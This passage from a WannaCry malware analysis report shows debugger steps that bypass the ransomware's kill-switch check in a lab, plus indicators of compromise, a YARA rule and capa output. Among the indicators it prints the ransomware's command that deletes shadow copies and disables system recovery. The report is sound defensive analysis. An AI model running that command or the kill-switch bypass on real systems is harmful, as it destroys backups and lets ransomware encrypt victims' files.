switch URL

Double click on the address and we'll be redirected to CPU tab showing the URL string passed as an argument to the InternetOpenUrlA function.




Figure 54: Kill Switch URL passed as an argument to the InternetOpenUrlA function.

- We set a breakpoint on InternetOpenUrlA.
- Step over until we arrive at the jne instruction.
- As we can see, the ZF value is 0.
- If ZF is set to 0, it means that the result of test edi,edi is not 0.
- If the result of test edi,edi is not 0, it means InternetOpenUrlA is able to connect to the kill switch URL.
- This is expected since we have inetsim enabled.

- Since ZF is set to 0, it will perform the jump to ‘call esi’ instruction.




Figure 55: Jump to call esi instruction

Clicking “(F7) Step into” the ‘call esi’ instruction and following the code, we’ll arrive at this exit instruction. This validates that the jump to the “call esi” instruction will eventually arrive at this exit instruction.




Figure 56: Call to exit instruction.

Clicking F8 (Step over) after the exit instruction above will eventually lead to the debugging being stopped. Now, we can confirm that this is the kill switch URL.




Figure 57: Terminated debugger

Now, let's test what will happen if we set ZF to 1 before executing the "jne ransomware.wannacry.4081BC" instruction.




Figure 58: ZF is changed from 0 to 1.




Figure 59: Skipped the jump and proceed to the next instruction below it.

It will eventually call the "fcn.00408090" function which is what we found from the graph of the main function in advanced static analysis section. This function contains the service installed by the wannacry malware for persistence.




Figure 60: Bypassed the kill switch URL

Ransomware proceeds with its intended routine which is to encrypt the files.
At this point, we're able to execute the ransomware even if it can connect to the kill switch URL.

Indicators of Compromise

Network Indicators

URL	Description
gx7ekbenv2riucmf[.]onion	Onion Links
57g7spgrzlojinas[.]onion	
xxlvbrloxvriy2c5[.]onion	
76jdd2ir2embyv47[.]onion	
cwwnhwhlz52maqm7[.]onion	
http[:]//www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com	Kill switch URL

Host-based Indicators

File Name	MD5	SHA-1
Ransomware.wannacry.exe	db349b97c37d22f5ea1d1841e3c89eb4	e889544aff85ffaf8b0d0da705105dee7c97fe26
@WanaDecryptor@.exe	7bf2b57f2a205768755c07f238fb32cc	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
c.wnry	383a85eab6ecda319bfddd82416fc6c2	2a9324e1d02c3e41582bf5370043d8afeb02ba6f
f.wnry	b55553edf56f1a836cdde37b1aa3ba00	a9f1fe156145332fdba5a38c4734d2b9f53c09de
r.wnry	3e0020fc529b1c2a061016dd2469ba96	c3a91c22b63f6fe709e7c29cafb29a2ee83e6ade
s.wnry	ad4c9de7c8c40813f200ba1c2fa33083	d1af27518d455d432b62d73c6a1497d032f6120e

t.wnry	5dcaac857e695a65f5c3ef1441a73a8f	7b10aaeee05e7a1efb43d9f837e9356ad55c07dd
taskdl.exe	4fef5e34143e646dbf9907c4374276f5	47a9ad4125b6bd7c55e4e7da251e23f089407b8f
tasksche.exe	84c82835a5d21bbcf75a61706d8ab549	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
taskse.exe	8495400f199ac77853c53b5a3f278f3e	be5d6279874da315e3080b06083757aad9b32c23
u.wnry	7bf2b57f2a205768755c07f238fb32cc	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
00000000.eky	6770da192604180fad0633ac6e3853c9	5ec78b06ea4aebb96ee24b1eb374a0097d3b24de
00000000.pky	376deea3ed97b37ba39571ce27a96fc5	de41e5da1e80dc202173eab51b765a5166faeef2
00000000.res	2046fef12d822680369dc75d4d9583d9	58e16fc2928b23b0cac15859adf574adc395b7c4
b.wnry	c17170262312f3be7027bc2ca825bf0c	f19eceda82973239a1fdc5826bce7691e5dcb4fb

Commands:

cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule WannaCry {

   meta:
      last_updated = "30/10/2023"
      author = "verticalhead"
      description = "wannacry rule"
   strings:
      $PE_magic_byte = "MZ"
      $wnry = { 2E 77 6E 72 79 } // .wnry
      $domain = { 69 75 71 65 72 66 73 6F 64 70 39 69 66 6A 61 70 6F 73 64 66 6A 68 67 6F 73 75 72 69 6A 66 61 65
77 72 77 65 72 67 77 65 61 2E 63 6F 6D } // iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
      $smb = { 53 4D 42 } // SMB
      $ipc = { 49 50 43 } // IPC
      $security = { 2D 6D 20 73 65 63 75 72 69 74 79 } // -m security
```

```
    $qeriuwjhrf = { 71 65 72 69 75 77 6A 68 72 66 } // qeriuwjhrf
  condition:
    all of them
}
```

B. Capa verbose result

```
md5                 db349b97c37d22f5ea1d1841e3c89eb4
sha1                e889544aff85ffaf8b0d0da705105dee7c97fe26
sha256              24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
path                C:/Users/verticalhead/Desktop/Ransomware.wannacry.exe
timestamp           2023-10-24 08:34:42.465471
capa version        6.1.0
os                  windows
format              pe
arch                i386
extractor           VivisectFeatureExtractor
base address        0x400000
rules               C:/Users/verticalhead/AppData/Local/Temp/_MEI50962/rules
function count      82
library function count  5
total feature count     52376

reference analysis tools strings
namespace  anti-analysis
scope      file

check for time delay via QueryPerformanceCounter
namespace  anti-analysis/anti-debugging/debugger-detection
scope      function
matches    0x401660

contain obfuscated stackstrings
namespace  anti-analysis/obfuscation/string/stackstring
scope      basic block
matches    0x401D80

receive data (5 matches)
namespace    communication
description  all known techniques for receiving data from a potential C2 server
scope        function
matches      0x401370
             0x401980
             0x401B70
             0x406F50
             0x4072A0

send data (5 matches)
namespace    communication
description  all known techniques for sending data to a potential C2 server
scope        function
matches      0x401370
             0x401980
             0x401B70
             0x406F50
             0x4072A0

connect to URL
namespace  communication/http/client
scope      function
matches    0x408140

create HTTP request
namespace  communication/http/client
scope      function
matches    0x408140

get socket status
namespace  communication/socket
scope      function
```

matches 0x407480

initialize Winsock library
namespace communication/socket
scope function
matches 0x407B90

set socket configuration
namespace communication/socket
scope function
matches 0x407480

receive data on socket (5 matches)
namespace communication/socket/receive
scope function
matches 0x401370
0x401980
0x401B70
0x406F50
0x4072A0

send data on socket (5 matches)
namespace communication/socket/send
scope function
matches 0x401370
0x401980
0x401B70
0x406F50
0x4072A0

connect TCP socket
namespace communication/socket/tcp
scope function
matches 0x407480

create TCP socket
namespace communication/socket/tcp
scope basic block
matches 0x407480

create UDP socket (4 matches)
namespace communication/socket/udp/send
scope basic block
matches 0x401980
0x401B70
0x4072A0
0x407480

act as TCP client
namespace communication/tcp/client
scope function
matches 0x407480

generate random numbers via WinAPI
namespace data-manipulation/prng
scope function
matches 0x407660

extract resource via kernel32 functions
namespace executable/resource
scope function
matches 0x407CE0

contain an embedded PE file
namespace executable/subfile/pe
scope file

get file size
namespace host-interaction/file-system/meta
scope function
matches 0x407A20

move file
namespace host-interaction/file-system/move
scope function
matches 0x407CE0

read file on Windows
namespace host-interaction/file-system/read
scope function
matches 0x407A20

get number of processors
namespace host-interaction/hardware/cpu
scope function
matches 0x407720

terminate process
namespace host-interaction/process/terminate
scope function
matches 0x408000

run as service
namespace host-interaction/service
scope file

create service
namespace host-interaction/service/create
scope function
matches 0x407C40

modify service
namespace host-interaction/service/modify
scope function
matches 0x407FA0

start service
namespace host-interaction/service/start
scope function
matches 0x407C40

create thread (4 matches)
namespace host-interaction/thread/create
scope basic block
matches 0x4076C2
0x4077C3
0x407BDA
0x407C0D

terminate thread
namespace host-interaction/thread/terminate
scope basic block
matches 0x4076F2

link function at runtime on Windows
namespace linking/runtime-linking
scope function
matches 0x407CE0

linked against ZLIB
namespace linking/static/zlib
scope file

inspect section memory permissions
namespace load-code/pe
description translate section memory permissions (specified in the 'Characteristics' field of the image section header) into page protection constants
scope function
matches 0x401D80

persist via Windows service
namespace persistence/service
scope function
matches 0x407C40